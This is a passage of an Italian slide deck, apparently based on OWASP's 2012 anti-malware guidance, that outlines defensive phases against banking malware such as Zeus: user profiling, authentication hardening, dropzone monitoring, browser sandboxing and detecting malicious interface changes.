
- Sebbene si utilizzino le più moderne tecnologie di autenticazione, all'utente si può sempre chiedere la carta di credito

Profilazione Passiva

- Controllo dell'aggiornamento dei Plugin del Browser (Javascript)
- Controllo del sistema operativo utilizzato e versione (User Agent)
- Controllo Antivirus (Javascript)

Profilazione Attiva

- Quali e quanti sono gli utenti che sono a rischio Phishing?



- Training incluso, in caso di attacco avvenuto con successo

Response Team


- Gestione e coordinamento di tutto il processo di rilevamento degli attacchi Malware
- Identificazione degli attacchi
- Reverse Engineering dei nuovi Sample
- Gestione dell' informativa utente e supporto per contenere l'infezione
  - Tool di rimozione
  - Attività di Computer Forensic

Seconda fase: Contenere il Furto di Identità

Fonte: Owasp Antimalware 2012


- Resilient Autentication
  - L'autenticazione non deve avere bypass
- Multiple Factor
  - L'autenticazione a più fattori è fondamentale per complicare l'attacco
- Proteggere i dati utente
  - I dati dell'utente e della sua identità devono essere altamente protetti

Resilient Authentication




Multiple Factor Authentication

- Perchè l'autenticazione a più fattori *è consigliata* anche se in molti casi può essere bypassata?



Protezione dei Dati dell'Utente


- Quali dati devono poter essere modificati via web?
- Quali modifiche devono essere invece opportunamente verificate usando anche altri canali? Come vanno verificate?
- La modifica dei dati personali è protetta ad esempio da password dispositiva?



Fonte dell'immagine: http://www.trusteer.com

Trust Boundaries

- Identificare dove applicare le modalità di autenticazione scelte, per tutti i canali




Terza fase: Dropzone Response

Fonte: Owasp Antimalware 2012

- Dropzone Monitoring
  - Dotarsi di servizi di monitoring dei centri di controllo
- Sand Boxing
  - Limitare l'accesso a siti terzi tramite una piattaforma hardened
- Offensive Security
  - Sicurezza attiva, segnalazione per rimozione

Dropzone Monitoring

- Monitorare le dropzone è utile per sapere quando ci sono aggiornamenti per i target



Fonte: https://zeustracker.abuse.ch

Dropzone Response


- Dalle dropzone possono essere estratti dati d'attacco per identificare gli utenti colpiti

Name	Last modified	Size	Descripti
Parent Directory	14-Apr-2010 16:39	-	
file1 2.txt	14-Apr-2010 16:39	1k	
file1 3.txt	14-Apr-2010 16:39	1k	
file1 4.txt	14-Apr-2010 16:39	1k	
file1 5.txt	14-Apr-2010 16:39	1k	
file1 6.txt	14-Apr-2010 16:39	1k	
file1 7.txt	14-Apr-2010 16:39	1k	
file1.txt	14-Apr-2010 16:39	1k	

SandBoxing

- Browser “Hardened” sono più sicuri, poiché per infettarli è necessario creare un attacco specifico
- Es. Zeus 2.0.8.9 non si attiva su Firefox > 8

Quarta fase: Rivelare le operazioni Malevole




Fonte: Owasp Antimalware 2012

- Informativa Utente
  - Permettere all'utente di accorgersi di un attacco in corso
- Detect UI Modification
  - Identificare le modifiche all'interfaccia utente effettuate dal malware
- Anomaly Tracking
  - Identificare eventuali anomalie durante la transazione


Informativa lato utente

